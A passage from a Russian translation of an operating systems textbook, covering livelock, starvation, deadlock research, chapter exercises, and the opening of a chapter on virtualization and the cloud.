не избавит один из процессов от его страданий. Понятно, что ни один из процессов не заблокирован, и можно даже сказать, что какие-то действия совершаются, следовательно, это не взаимоблокировка. Но ситуация не получает развития, поэтому мы получаем некий эквивалент — **активную взаимоблокировку** (livelock).

Листинг 6.3. Вежливые процессы, которые могут вызвать активную взаимоблокировку

```
void process A(void) {
    acquire lock(&resource 1);
    while (try lock(&resource 2) == FAIL) {
        release lock(&resource 1);
        wait fixed time();
        acquire lock(&resource 1);
    }
    use both resources( );
    release lock(&resource 2);
    release lock(&resource 1);
}

void process A(void) {
    acquire lock(&resource 2);
    while (try lock(&resource 1) == FAIL) {
        release lock(&resource 2);
        wait fixed time();
        acquire lock(&resource 2);
    }
    use both resources( );
    release lock(&resource 1);
    release lock(&resource 2);
}
```

Активная взаимоблокировка может возникать совершенно неожиданно. В некоторых системах общее количество разрешенных процессов определено числом записей в таблице процессов. Таким образом, элементы таблицы процессов являются конечными ресурсами. Если системный вызов ветвления — *fork* — не выполняется из-за того, что таблица полна, разумным подходом со стороны программы, осуществляющей *fork*, будет подождать некоторое время и повторить попытку.

Теперь предположим, что у UNIX-системы имеется 100 элементов в таблице процессов. Запущено 10 программ, каждой из которых необходимо создать 12 дочерних процессов. После того как каждый процесс создал 9 процессов, 10 исходных и 90 новых процессов полностью используют таблицу. Каждый из 10 исходных процессов теперь находится в бесконечном цикле попытки ветвления и отказа, то есть попадает во взаимоблокировку. Вероятность того, что это произойдет, невелика, но это *может* случиться. Должны ли мы ликвидировать процессы и вызов *fork*, чтобы устранить проблему?

Максимальное количество открытых файлов также ограничено размером таблицы i-узлов, поэтому при ее заполнении возникает аналогичная проблема. Еще одним ограниченным ресурсом является пространство для свопинга на диске. Фактически почти каждая таблица в операционной системе представляет собой конечный ресурс. Должны ли мы упразднять все это, поскольку может случиться так, что в коллекции из n процессов каждый может потребовать $1/n$ всего количества ресурсов, а затем каждый попытается потребовать еще один ресурс? Наверное, это не самая лучшая идея.

Большинство операционных систем, включая UNIX и Windows, просто игнорируют проблему, предполагая, что большинство пользователей предпочтут редкую активную взаимоблокировку (или даже обычную взаимоблокировку) правилу, ограничивающему всех пользователей одним процессом, одним открытым файлом и по одному экземпляру всего остального. Если бы эти проблемы могли быть устранены без затрат, то и говорить было бы не о чем. Проблема в том, что цена слишком высока, главным образом из-за накладывания совершенно неудобных ограничений на процессы. Таким образом, мы столкнулись с неприятным компромиссом между удобством и корректностью и множеством дискуссий о том, что из них важнее и для кого.

6.7.4. Зависание

Проблемой, тесно связанной как с обычной, так и с активной взаимоблокировкой, является **зависание**. В динамической системе запрос ресурсов происходит постоянно. Для того чтобы принять решение, кто и когда какой ресурс получит, нужна определенная политика. Эта политика, хотя бы и разумная, может привести к тому, что некоторые процессы никогда не будут обслужены, даже если они не находятся в состоянии взаимоблокировки.

В качестве примера рассмотрим распределение принтера. Представим себе, что система использует некий алгоритм, гарантирующий, что распределение принтера не приводит к взаимоблокировкам. Теперь предположим, что несколько процессов разом захотели получить принтер в свое распоряжение. И кто его получит?

Один из возможных алгоритмов предусматривает передачу принтера тому процессу, у которого самый маленький файл для вывода на печать (предположим, что подобная информация доступна). Такой подход до максимума увеличивает число счастливых клиентов и представляется вполне справедливым. А теперь посмотрим, что получится на работающей системе, где у одного процесса есть для вывода на печать огромный файл. Как только принтер освободится в очередной раз, система осмотрится и выберет процесс с самым коротким файлом. Если поток процессов с короткими файлами не иссякает, процесс с огромным файлом не получит принтер никогда. Он просто намертво зависнет (будет отложен навсегда, даже если не будет заблокирован).

Зависания можно избежать за счет использования политики распределения ресурсов «первым пришел — первым и обслужен». При таком подходе процесс, ожидающий дольше всех, обслуживается следующим. В конечном итоге любой заданный процесс со временем станет самым старшим в очереди и получит необходимый ему ресурс.

Стоит заметить, что некоторые не различают зависание и взаимоблокировку, поскольку в обоих случаях нет движения вперед. Другие же чувствуют фундаментальную разницу, поскольку процесс можно легко запрограммировать на то, чтобы попытаться сделать что-нибудь *n* раз, и если все попытки провалятся, попытаться сделать что-нибудь другое. А заблокированный процесс такого шанса не имеет.

6.8. Исследования в области взаимоблокировок

Если на заре разработки операционных систем и был какой-нибудь предмет, на исследование которого не жалели ни сил, ни средств, так это взаимоблокировки. Причиной этому являлось то, что обнаружение взаимоблокировок — это небольшая красивая

задача из области теории графов, которую один аспирант с математическими наклонностями может разжевать за 4 года. Были изобретены всевозможные алгоритмы, один экзотичнее и непрактичнее другого. Большинство этих разработок тихо почило в бозе, но до сих пор появляются статьи, посвященные различным аспектам взаимоблокировок.

Последние работы, посвященные взаимным блокировкам, включают исследования иммунитета от взаимоблокировок (Jula et al., 2011). Основная идея этого подхода заключается в том, что приложения обнаруживают взаимоблокировки, как только они происходят, а затем сохраняют их «сигнатуры», чтобы при последующих запусках избежать подобных взаимоблокировок. В то же время есть работы (Marino et al., 2013), посвященные использованию параллельного контроля, чтобы в первую очередь обеспечить невозможность возникновения взаимоблокировок.

Другим направлением исследований является попытка вхождения во взаимоблокировки и их обнаружения. Последние работы по обнаружению взаимоблокировок были представлены Pyla и Varadarajan (2012). Работа, выполненная Cai и Chan (2012), предоставляет новую динамическую схему обнаружения взаимоблокировок, которая многократно сокращает блокировочные зависимости, в которых нет входящих или исходящих границ.

Проблема взаимной блокировки проявляется повсеместно. В работе Wu (2013) описывается система управления взаимоблокировками для автоматизированных производственных систем. Такие системы моделируются с использованием сетей Петри с целью поиска необходимых и достаточных условий для обеспечения управления взаимными блокировками.

Существует также большой объем исследований, касающихся обнаружения распределенных взаимоблокировок, особенно в высокопроизводительных вычислениях. Например, существует значительный объем работ по планированию на основе обнаружения взаимоблокировок. Wang и Lu (2013) представили алгоритм планирования рабочего процесса вычислений при ограниченных возможностях хранилищ данных. В еще одной работе (Hilbrich et al., 2013) описывается обнаружение взаимоблокировки в ходе выполнения программ для MPI. И наконец, существует огромное количество теоретических работ по обнаружению распределенных взаимоблокировок. Но мы не станем рассматривать здесь эти исследования, потому что, во-первых, они выходят за рамки тематики данной книги, а во-вторых, ни одно из них даже отдаленно не приблизилось к практическому применению в реальных системах. Их главное предназначение, похоже, состоит в обеспечении работой специалистов по теории графов, чтобы они не пошли на улицу с протянутой рукой.

6.9. Краткие выводы

Взаимные блокировки являются потенциальной проблемой любой операционной системы. Они возникают в том случае, если все участники группы процессов заблокированы в ожидании события, которое может быть вызвано только действиями другого участника группы. Эта ситуация приводит к тому, то все процессы пребывают в состоянии вечного ожидания. Зачастую событие, которое ожидается процессом, — это высвобождение какого-нибудь ресурса, удерживаемого другим участником группы. Еще одна ситуация, допускающая возникновение взаимоблокировки, связана с тем, что вся группа процессов обмена данными ожидает сообщения, канал связи пуст и не выставлено никакого времени ожидания.

Ресурсных взаимоблокировок можно избежать, отслеживая безопасные и небезопасные состояния. Безопасное состояние характеризуется наличием последовательности событий, гарантирующей успешное завершение работы всех процессов. Небезопасное состояние таких гарантий не дает. Алгоритм банкира позволяет уклониться от взаимоблокировки, не удовлетворяя запроса, если тот вовлечет систему в небезопасное состояние.

Ресурсные взаимоблокировки могут быть структурно предупреждены за счет построения такой системы, в которой они конструктивно невозможны. К примеру, если позволить процессу удерживать в любой момент времени только один ресурс, можно разрушить условия циклического ожидания, необходимые для возникновения взаимоблокировки. Ресурсная взаимоблокировка может быть также предотвращена за счет нумерации всех ресурсов и принуждения процессов запрашивать эти ресурсы в строго возрастающем порядке.

Но ресурсная взаимоблокировка не едина в своем роде. Для ряда систем потенциальную проблему составляют еще и коммуникационные взаимоблокировки, хотя с ними зачастую можно справиться, установив подходящее время ожидания ответа.

Активные взаимоблокировки похожи на обычные тем, что могут остановить все продвижение процессов вперед, но технически они отличаются, поскольку в них участвуют фактически не заблокированные процессы. Эффекта зависания можно избежать за счет политики распределения ресурсов по принципу «первым пришел — первым и обслужен».

Вопросы

1. Приведите пример взаимоблокировки, возникающей из-за неудачной политики.
2. Студенты, работающие на персональных компьютерах в лаборатории информатики, отправляют свои файлы на распечатку через сервер, который создает очередь на печать на своем жестком диске. При каких условиях может возникнуть взаимоблокировка, если дисковое пространство для буфера печати ограничено определенным объемом? Как можно избежать возникновения взаимоблокировки?
3. Какой из ресурсов в предыдущем вопросе можно отнести к выгружаемому, а какой — к невыгружаемому?
4. В листинге 6.1 ресурсы высвобождаются в порядке, обратном их запросу. А не лучше ли было бы возвращать их в другом порядке?
5. Для возникновения взаимоблокировки нужны четыре условия (взаимное исключение, удержание и ожидание, невыгружаемость и циклическое ожидание). Приведите пример, показывающий, что этих условий недостаточно для возникновения ресурсной взаимоблокировки. А когда этих условий достаточно для возникновения ресурсной взаимоблокировки?
6. На городских улицах возникают условия круговой блокировки, называемой пробкой, при которой перекрестки блокируются машинами, которые затем блокируют машины, находящиеся за ними, которые, в свою очередь, также блокируют машины, пытающиеся выехать на предыдущий перекресток, и т. д. Все перекрестки, окружающие городской квартал, заполнены транспортными средствами, блокирующими встречное движение по кругу. Пробка является ресурсной взаимоблокировкой, и проблема заключается в синхронизации соперничества. Алгоритм

предотвращения пробок, действующий в Нью-Йорке, называется «не блокировать квартал» и запрещает автомобилям въезжать на перекресток, пока не освободится пространство за этим перекрестком. К какому типу алгоритмов предотвращения взаимоблокировок он относится? Можете ли вы предложить какой-нибудь другой алгоритм предотвращения пробок?

7. Предположим, что к перекрестку одновременно с четырех разных сторон подъезжают четыре автомобиля. На каждом углу перекрестка имеется знак остановки. Предположим, что правила дорожного движения требуют, чтобы при одновременном приближении двух машин к смежным знакам остановки та машина, которая находится слева, уступала дорогу той машине, которая находится справа. Таким образом, когда четыре машины подъезжают к своему знаку остановки, каждая из них, прежде чем продолжить движение, ждет (бесконечно долго), пока проедет та машина, которой она должна уступить дорогу. Является ли данная аномальная ситуация коммуникационной взаимоблокировкой? А может быть, она относится к ресурсной взамоблокировке?
8. Возможно ли вовлечение в ресурсную взаимоблокировку нескольких устройств одного типа и одного устройства другого типа? Если да, то приведите пример.
9. На рис. 6.1 показана концепция графа ресурсов. Существует ли недопустимый граф, то есть такой граф, структура которого нарушает модель, используемую нами применительно к ресурсам? Если да, то приведите пример.
10. Посмотрите на рис. 6.2. Предположим, что на *n*-м шаге *C* запрашивает *S*, а не *R*. Приведет ли это к взаимоблокировке? Предположим, что запрос касается как *S*, так и *R*.
11. Предположим, в системе возникла взаимоблокировка. Приведите пример, показывающий, что группа процессов, участвующих во взаимоблокировке, может включать процессы, не входящие в циклическую цепочку соответствующего графа распределения ресурсов.
12. Чтобы управлять трафиком, сетевой маршрутизатор *A* периодически отправляет запрос своему соседу *Б*, указывая ему на необходимость увеличения или уменьшения количества пакетов, которые он должен обработать. В какой-то момент маршрутизатор *A* перенасыщается трафиком и отправляет маршрутизатору *Б* сообщение о необходимости прекращения отправки трафика. Он делает это путем указания в качестве количества байтов, которое *Б* может отправить (размера окна маршрутизатора *A*), нуля. Как только объем трафика снижается, *A* отправляет новое сообщение, предписывающее маршрутизатору *Б* произвести перезапуск передачи. Это делается путем увеличения размера окна с нуля до положительного числа. Это сообщение теряется. Согласно описанию, ни одна из строн никогда уже не сможет возобновить передачу данных. К какому типу следует отнести эту взаимоблокировку?
13. При рассмотрении страусиного алгоритма упоминалось о возможности заполнения до отказа элементов таблицы процессов или других системных таблиц. Можете ли вы предложить способ, позволяющий системному администратору вывести систему из этой ситуации?
14. Рассмотрите следующее состояние системы с четырьмя процессами, P1, P2, P3 и P4, и пятью типами ресурсов, RS1, RS2, RS3, RS4 и RS5.

0	1	1	1	2

C =

0	1	0	1	0
0	0	0	0	1
2	1	0	0	0

R =

1	1	0	2	1

0	1	0	2	1
0	2	0	3	1
0	2	1	1	0

E = (24144)
A = (01021)

15. Используя алгоритм обнаружения взаимоблокировки, рассмотренный в разделе 6.4.2, покажите наличие в системе взаимоблокировки. Определите процессы, вовлеченные во взаимоблокировку.
16. Объясните, как система может быть восстановлена из взаимоблокировки, возникшей из-за предыдущей проблемы, используя:

    а) восстановление через принудительный отбор ресурсов;

    б) восстановление путем отката;

    в) восстановление путем уничтожения процессов.
17. Предположим, что на рис. 6.4 для некоторых *i* соблюдается условие $Cij + Rij > Ej$. Какое значение это имеет для системы?
18. Все траектории на рис. 6.6 либо горизонтальные, либо вертикальные. Можете ли вы представить себе какие-либо обстоятельства, при которых возможны диагональные траектории?
19. Может ли схема траектории ресурса, показанная на рис. 6.6, также быть использована для иллюстрации проблемы взаимоблокировки с тремя процессами и тремя ресурсами? Если да, то как это можно сделать? Если нет, то почему?
20. Теоретически графики траектории ресурсов могут быть использованы для уклонения от взаимоблокировок. Путем разумного планирования операционная система может избежать попадания в небезопасные области. Существует ли способ, позволяющий осуществить все это на практике?
21. Может ли система находиться в состоянии, которое нельзя назвать ни взаимоблокировкой, ни безопасным состоянием? Если да, то приведите пример. Если нет, докажите, что все состояния могут быть либо безопасными, либо состояниями взаимоблокировки.
22. Внимательно посмотрите на рис. 6.9, *б*. Если *D* запросит еще одну единицу ресурса, то к какому состоянию это приведет, безопасному или небезопасному? Что, если запрос придет от *C*, а не от *D*?
23. У системы есть два процесса и три одинаковых ресурса. Каждому процессу нужны максимум два ресурса. Возможно ли при этом возникновение взаимоблокировки? Обоснуйте свой ответ.
24. Рассмотрим еще раз предыдущую проблему, но теперь с *p* процессами, каждый из которых нуждается максимум в *m* ресурсах при общем количестве доступных ресурсов, равном *r*. Какие условия должны соблюдаться, чтобы система не попадала в состояние взаимоблокировки?
25. Предположим, что процесс *A* на рис. 6.10 запрашивает последний накопитель на магнитной ленте. Приведет ли это действие к взаимоблокировке?
26. Алгоритм банкира работает на системе, имеющей *m* классов ресурсов и *n* процессов. Для больших значений *m* и *n* количество операций, необходимых для

проверки безопасности состояния, пропорционально $m^a n^b$. Каковы должны быть значения a и b?

27. У системы имеется четыре процесса и пять распределяемых ресурсов. Текущее распределение и максимальные потребности приведены в следующей таблице.

Процесс	Распределено	Максимальные потребности	Доступно
A	1 0 2 1 1	1 1 2 1 3	0 0 x 1 1
B	2 0 1 1 0	2 2 2 1 0	
C	1 1 0 1 0	2 1 3 1 0	
D	1 1 1 1 0	1 1 2 2 1	

Каково наименьшее значение x, при котором это состояние безопасно?

28. Один из способов избавиться от циклического ожидания заключается в соблюдении правила, гласящего, что в любой момент времени процессу дается право только на один ресурс. Приведите пример, показывающий, что во многих случаях это ограничение неприемлемо.

29. Имеется два процесса, *A* и *B*, каждому из которых нужны три записи в базе данных — 1, 2 и 3. Если *A* запрашивает эти записи в следующем порядке: 1, 2, 3, и *B* запрашивает их в том же порядке, взаимоблокировка невозможна. Но если *B* запрашивает их в порядке 3, 2, 1, то появляется возможность возникновения взаимоблокировки. При трех ресурсах имеется три или шесть возможных комбинаций, в которых каждый процесс может запросить ресурсы. Какая часть комбинаций гарантирует свободу от взаимоблокировок?

30. Распределенная система, использующая почтовые ящики, имеет два примитива межпроцессного взаимодействия: *send* (послать) и *receive* (получить). Второй примитив указывает процесс, от которого следует получить сообщение, и блокируется, если сообщения от процесса недоступны, даже несмотря на то, что могут ожидаться сообщения от других процессов. Здесь нет общих ресурсов, но процессам необходимо часто связываться друг с другом по другим причинам. Возможно ли возникновение взаимоблокировки? Обоснуйте ответ.

31. В электронной системе платежей задействованы сотни одинаковых процессов, которые работают следующим образом. Каждый процесс читает входную строку, определяющую количество денег для перевода, кредитовый и дебетовый счета. Затем он блокирует оба счета и переводит деньги, а после завершения перевода снимает блокировку. При параллельно работающем большом количестве процессов существует реальная опасность того, что, имея заблокированный счет x, процесс не сможет заблокировать счет y, поскольку y уже был заблокирован процессом, который теперь ожидает счет x. Придумайте схему, позволяющую избегать взаимоблокировки. Не освобождайте запись счета до тех пор, пока не завершите транзакцию. (Иными словами, решение, которое блокирует один счет, а затем немедленно его освобождает, если другой счет заблокирован, не допускается.)

32. Один из способов предотвращения взаимоблокировок заключается в устранении условия удержания и ожидания. В тексте главы предлагалось, чтобы перед запросом нового ресурса процесс сначала освобождал все уже занятые им ресурсы (предположим, что это возможно). Но если действовать таким образом, появляется

опасность того, что процесс может получить новый ресурс, но при этом потерять некоторые из уже имеющихся, необходимых ему для завершения своей работы. Предложите свои усовершенствования к этой схеме.

33. Студент, изучающий информатику, получил работу в области взаимоблокировок и придумал следующий замечательный метод их устранения. Когда процесс запрашивает ресурс, он указывает лимит времени. Если процесс блокируется из-за недоступности ресурса, запускается таймер. Если лимит времени превышен, процесс разблокируется и ему разрешается возобновить свою работу. Если бы вы были профессором, какую бы оценку вы поставили за это предложение и почему?

34. В системах, допускающих подкачку и имеющих виртуальную организацию памяти, устройства оперативной памяти можно отобрать путем выгрузки. Ресурс центрального процессора отбирается за счет среды совместного использования процессорного времени. Считаете ли вы, что эти методы отбора ресурса были разработаны для управления ресурсными взаимоблокировками, или же это было сделано с другими целями? Насколько велики издержки от применения этих методов?

35. Объясните разницу между активной взаимоблокировкой, простой взаимоблокировкой и зависанием.

36. Предположим, что два процесса выдали поисковую команду на перемещение механизма с целью доступа к диску и получения возможности выдачи команды на чтение данных. Перед выполнением чтения каждый процесс подвергается прерыванию и обнаруживает, что другой процесс переместил блок головок. После этого каждый из процессов заново выдает поисковую команду, но опять прерывается для выполнения другого процесса. Эта последовательность постоянно повторяется. Какой взаимоблокировкой это можно считать, ресурсной или активной? Какие методы вы бы порекомендовали для управления этой аномалией?

37. В локальных сетях используется метод доступа к среде, называемый CSMA/CD (множественный доступ с контролем несущей и обнаружением конфликтов), при котором станции, совместно использующие шину, могут отслеживать состояние среды и обнаруживать передачу, а также возникновение конфликтных ситуаций. В протоколе Ethernet станции просят общий канал не передавать кадры, когда они определяют, что среда занята. Когда передача данных прекращается, каждая из ожидающих станций передает свои кадры. Одновременная передача двух кадров приводит к возникновению конфликта. Если станции будут повторять передачу сразу же после обнаружения конфликта, они будут создавать бесконечную конфликтную ситуацию.

    а) Какой взаимоблокировкой это является, ресурсной или активной?

    б) Можете ли вы предложить решение этой аномалии?

    в) Может ли при таком сценарии произойти зависание?

38. Программа содержит ошибку в порядке следования механизмов сотрудничества и соперничества, приводящую к тому, что потребляющий процесс блокирует мьютекс (семафор взаимного исключения) до того, как он блокирует пустой буфер. Производящий процесс блокируется на мьютексе еще до того, как он может поместить значение в пустой буфер и разбудить потребителя. Таким образом, оба процесса блокируются навсегда, производитель ожидает разблокировки мьютекса,

а потребитель ждет сигнала от производителя. К какому типу относится данная взаимоблокировка, ресурсному или коммуникационному? Предложите методы управления такой взаимоблокировкой.

39. Золушка и Принц расторгают брак. Чтобы разделись свое имущество, они согласились на следующий алгоритм. Каждое утро любой из них может послать письмо адвокату другого, в котором запрашивает один предмет имущества. Поскольку день уходит на доставку писем, они пришли к соглашению, что если оба обнаруживают, что запросили один и тот же предмет в один и тот же день, то на следующий день они посылают письмо с отменой запроса. Среди прочего имущества у них есть собака Вуфер, конура Вуфера, их канарейка Твитер и клетка Твитера. Животные любят свои жилища, поэтому было принято соглашение, что любой вариант раздела имущества, отделяющий животное от его дома, является недействительным, после чего весь раздел имущества требуется начать заново. И Золушка и Принц отчаянно хотят заполучить Вуфера. Поскольку они могут уехать (отдельно друг от друга) в отпуск, каждый супруг запрограммировал персональный компьютер для ведения переговоров. Когда они возвращаются из отпусков, компьютеры все еще ведут переговоры. Почему? Возможна ли взаимоблокировка? Возможно ли зависание? Обоснуйте ответ.

40. Студент, специализирующийся на антропологии и попутно изучающий информатику, приступил к исследовательский проекту, чтобы понять, могут ли бабуины научиться определять ситуацию взаимоблокировки. Он поселяется у глубокого каньона и перебрасывает через него канат, чтобы бабуины могли переправиться через каньон, перебирая лапами. Несколько бабуинов могут переправляться одновременно при условии, что все они будут двигаться в одном направлении. Если бабуины, перемещающиеся в западном и восточном направлениях, одновременно залезут на канат, возникнет взаимоблокировка (бабуины застрянут посередине), потому что один бабуин не может перелезть через другого, пока они оба висят над каньоном. Если бабуин хочет пересечь каньон, он должен проверить, что в данный момент нет других бабуинов, пересекающих каньон в обратном направлении. Напишите программу, использующую семафоры, которая позволяет избежать взаимоблокировок. Не волнуйтесь за тех бабуинов, что движутся на восток, сосредоточьтесь целиком на тех бабуинах, что движутся на запад.

41. Вернитесь к предыдущей задаче, но теперь постарайтесь избежать зависания. Когда бабуин, желающий пересечь каньон на восток, подходит к канату и видит бабуина, пересекающего каньон на запад, он ждет, пока канат не освободится, но с этого момента бабуинам с востока не разрешается начинать переход каньона до тех пор, пока по крайней мере один бабуин не перейдет каньон в противоположном направлении.

42. Напишите программу, моделирующую алгоритм банкира. Ваша программа должна обойти по кругу всех клиентов банка, узнавая об их запросах и вычисляя, безопасно или небезопасно удовлетворение этих запросов. Выведите журнал запросов и принятых по ним решений в файл.

43. Напишите программу, реализующую алгоритм обнаружения взаимоблокировки при использовании нескольких ресурсов каждого типа. Ваша программа должна считывать из файла следующие входные данные: количество процессов, количество типов ресурсов, количество уже существующих ресурсов каждого типа

(вектор *E*), текущую матрицу распределения *C* (за первой строкой следует вторая и т. д.), матрицу запросов *R* (за первой строкой следует вторая и т. д.). Выходные данные вашей программы должны показывать, есть ли в системе взаимоблокировка. В случае если система находится в состоянии взаимоблокировки, программа должна выводить идентификаторы всех процессов, участвующих во взаимоблокировке.

44. Напишите программу, которая определяет наличие взаимоблокировки в системе, используя граф распределения ресурсов. Ваша программа должна считывать из файла следующие входные данные: количество процессов и количество ресурсов. Для каждого процесса она должна считывать четыре числа: количество удерживаемых им на данный момент ресурсов, идентификаторы удерживаемых им ресурсов, количество запрашиваемых на данный момент ресурсов, идентификаторы запрашиваемых ресурсов. Выходные данные программы должны показывать, есть ли в системе взаимоблокировка. В случае если система находится в состоянии взаимоблокировки, программа должна выводить идентификаторы всех процессов, участвующих во взаимоблокировке.

45. В ряде стран два человека при встрече раскланиваются. Протокол подразумевает, что первый поклонившийся не выпрямляется, пока не поклонится второй. При одновременном поклоне они не выпрямятся никогда. Напишите программу, исключающую взаимоблокировку.

Глава 7
Виртуализация и облако

Бывает, что в организации имеется система из нескольких компьютеров, которая ей фактически не нужна. Типичным примером может послужить наличие в компании почтового сервера, веб-сервера и FTP-сервера, нескольких серверов электронной торговли и других серверов. И все они запускаются на разных компьютерах в единой стойке оборудования, соединены высокоскоростной сетью, то есть, иначе говоря, составляют мультикомпьютер. Одной из причин запуска всех этих серверов на отдельных машинах может послужить то, что одна машина не может справиться с нагрузкой, а другая отличается особой надежностью: управление компании просто не верит в то, что операционная система может работать без сбоев 24 часа в сутки 365 или 366 дней в году. А если каждая служба помещена на отдельный компьютер, то сбой одного из серверов по крайней мере не повлияет на работу остальных серверов. Также при этом легче решаются вопросы безопасности. Даже если злоумышленник взломает веб-сервер, то одновременно с этим он не получит доступ к конфиденциальной почте — иногда такое свойство называют **использованием песочницы**. Хотя благодаря этому достигаются изоляция и устойчивость к сбоям, такое решение является весьма дорогостоящим и трудно управляемым, поскольку в нем задействовано множество машин.

Имейте в виду, что для использования отдельных машин есть всего лишь две причины. Например, организации в повседневной работе часто зависят от более чем одной операционной системы: веб-сервер работает на Linux, почтовый сервер — на Windows, сервер электронной торговли для клиентов — на OS X, а ряд других серверов запущены под несколькими разновидностями UNIX. При всей своей работоспособности такое решение обходится недешево.

Что же делать? Возможным (и весьма популярным) решением является использование технологии виртуальных машин, которая при всей новизне и стильности звучания базируется на довольно старой идее, датированной далекими 1960-ми годами. Но даже при этом способ, используемый в наши дни, конечно же, новый. Основная идея заключается в том, что **монитор виртуальных машин** (Virtual Machine Monitor (**VMM**)) создает иллюзию присутствия нескольких (виртуальных) машин на одном и том же физическом оборудовании. VMM известен также как **гипервизор**. В разделе 1.7.5 мы уже определили разницу между гипервизором первого типа, запускаемым непосредственно на оборудовании, и гипервизором второго типа, который может воспользоваться всеми полезными службами и абстракциями, предлагаемыми основной операционной системой. Так или иначе, виртуализация позволяет одному компьютеру стать базой для нескольких виртуальных машин, на каждой из которых потенциально может быть запущена совершенно другая операционная система.

Преимуществом такого подхода является то, что авария одной виртуальной машины не приводит к аварии любой другой машины. На виртуализированной системе разные серверы могут запускаться на разных виртуальных машинах, поддерживая тем самым

модель частичных отказов, характерную для мультикомпьютеров, но при меньшей стоимости и более простом обслуживании. Более того, теперь на одном и том же оборудовании можно запускать несколько разных операционных систем, получая преимущества изолированности виртуальных машин при угрозе хакерских атак и другие преимущества.

Разумеется, подобное объединение серверов сродни укладыванию всех яиц в одну корзину. При падении сервера, на котором запущены все эти виртуальные машины, результат будет еще катастрофичнее падения отдельного выделенного сервера. Но смысл связываться с виртуализацией заключается в том, что подавляющая часть выходов служб из строя происходит не по вине оборудования, а из-за недочетов в разработке, ненадежности, наличия ошибок и плохой настройки программного обеспечения, включая, и это следует особо подчеркнуть, операционные системы. При использовании технологии виртуальных машин единственным программным обеспечением, запущенным в режиме наивысших привилегий, является гипервизор, у которого имеется на два порядка меньше строк кода, чем у всей операционной системы, а следовательно, и на два порядка меньше потенциальных ошибок. Гипервизор проще операционной системы, поскольку он занимается только одним — эмулированием нескольких копий оборудования (чаще всего с архитектурой Intel x86).

Запуск программного обеспечения кроме строгой изолированности имеет и другие дополнительные преимущества. Одно из них заключается в меньшем числе физических машин, что позволяет экономить средства на оборудовании и энергопотреблении и использовать меньшее пространство для аппаратных стоек. Для таких компаний, как Amazon или Microsoft, у которых в каждом центре обработки данных могут находиться сотни тысяч серверов, выполняющих великое множество разнообразных задач, сокращение физических потребностей в их дата-центрах выльется в гигантскую экономию средств. Фактически серверные компании зачастую размещают свои дата-центры в любых местах, лишь бы они были недалеко от гидроэлектростанций (и от дешевой электроэнергии). Виртуализация также содействует проверке жизнеспособности новых идей. Обычно в крупных компаниях отдельные подразделения или группы занимаются проработкой интересных идей, а затем идут на затраты, приобретая сервер для их реализации. Если идея получает популярность и ей необходимы сотни или тысячи серверов, дата-центр корпорации расширяется. Зачастую перемещение программного обеспечения на уже существующие машины дается нелегко, поскольку каждому приложению часто требуется другая версия операционной системы, его собственные библиотеки, конфигурационный файлы и многое другое. При использовании виртуальных машин каждое приложение может взять с собой все свое окружение.

Еще одним преимуществом виртуальных машин является то, что установка контрольных точек и миграция этих виртуальных машин (например, для выравнивания баланса загруженности нескольких серверов) даются намного легче, чем миграция процессов, запущенных на обычной операционной системе. В последнем случае в таблицах операционной системы хранится изрядное количество важной информации о состоянии каждого процесса, в том числе информация, относящаяся к открытым файлам, аварийным сигналам, обработчикам сигналов и многому другому. При миграции виртуальной машины все, что должно перемещаться, касается только памяти и образов дисков, поскольку с ними перемещаются также и все таблицы операционной системы.

Еще одним примером использования виртуальных машин является запуск устаревших приложений на операционных системах (или версиях операционных систем), которые

больше не поддерживаются или не работают на существующем оборудовании. Они могут работать в то же время и на том же оборудовании, что и текущие приложения. Фактически возможность запуска в одно и то же время приложений, использующих разные операционные системы, является существенным аргументом в пользу виртуальных машин.

Еще одним важным аспектом использования виртуальных машин является разработка программного обеспечения. Программист, желающий убедиться в работоспособности своей программы под Windows 7, Windows 8, несколькими версиями Linux, FreeBSD, OpenBSD, NetBSD и OS X, а также под управлением других систем, теперь не нуждается в десятке компьютеров и в установке операционных систем на все эти компьютеры. Вместо этого он просто создает десять виртуальных машин на одном компьютере и устанавливает на каждую из них разные операционные системы. Разумеется, он может разбить жесткий диск на разделы и установить в каждый из разделов другую операционную систему, но этот подход дается намного сложнее. Во-первых, на стандартном персональном компьютере независимо от объема диска поддерживаются только четыре первичных дисковых раздела. Во-вторых, хотя в загрузочный блок можно установить программу мультизагрузки, для работы компьютера под управлением новой операционной системы его придется перезагрузить. При использовании виртуальных машин все они могут работать одновременно, поскольку на самом деле все они являются всего лишь возведенными на более высокий уровень процессами.

Возможно, наиболее важным и соответствующим времени случаем использования виртуализации является **облако** (cloud). Ключевая идея облака довольно проста: передать ваши потребности в вычислениях или хранении данных в высокоорганизованный дата-центр, запущенный компанией, специализирующейся на подобных услугах и укомплектованной специалистами в данной области. Поскольку дата-центр обычно принадлежит кому-нибудь другому, вам, скорее всего, придется платить за использование ресурсов, но при этом по крайней мере не придется волноваться за физические машины, энергопотребление, охлаждение и обслуживание. Поскольку изолированность обеспечивается виртуализацией, поставщики облачных услуг могут позволить нескольким клиентам, даже конкурирующим друг с другом, пользоваться общей физической машиной. Каждый клиент получает свой кусок пирога. Рискуя растянуть метафору облака, следует упомянуть, что на ранних этапах критики утверждали, будто этот пирог находится только на небесах и что настоящие организации не захотят помещать свои конфиденциальные данные и вычисления на какие-то другие ресурсы. Но теперь виртуализированные машины в облаках используются несметным числом организаций для не поддающегося подсчету количества приложений, и хотя это, может быть, не все организации и не все данные, не возникает никаких сомнений, что облачные вычисления пользуются успехом.

7.1. История

Во всей этой шумихе, окружающей виртуализацию в последние годы, мы иногда забываем, что по меркам Интернета виртуальные машины являются весьма древними устройствами. Их истоки теряются в 60-х годах прошлого столетия. В IBM проводились эксперименты даже не с одним, а с двумя разработанными независимо друг от друга гипервизорами: **SIMMON** и **CP-40**. Хотя CP-40 был исследовательским проектом, он был переработан в **CP-67** и сформирован в виде программы управления для **CP/CMS**, операционной системы виртуальных машин для IBM System/360 Model 67. Позже он

был снова переработан и реализован в виде **VM/370** для серии машин System/370, выпущенной в 1972 году. Линейка машин System/370 в 1990-х годах была заменена компанией IBM линейкой System/390. В основном изменилось только название, поскольку базовая архитектура из соображений обратной совместимости осталась прежней. Разумеется, аппаратные технологии стали совершеннее и более новые машины были больше и быстрее старых, но что касается виртуализации, ничего не изменилось. В 2000 году IBM выпустила z-серии, поддерживающие 64-разрядное виртуальное адресное пространство при сохранении обратной совместимости с System/360. Все эти системы поддерживали виртуализацию на десятилетия раньше того момента, когда она приобрела популярность на машинах семейства x86.

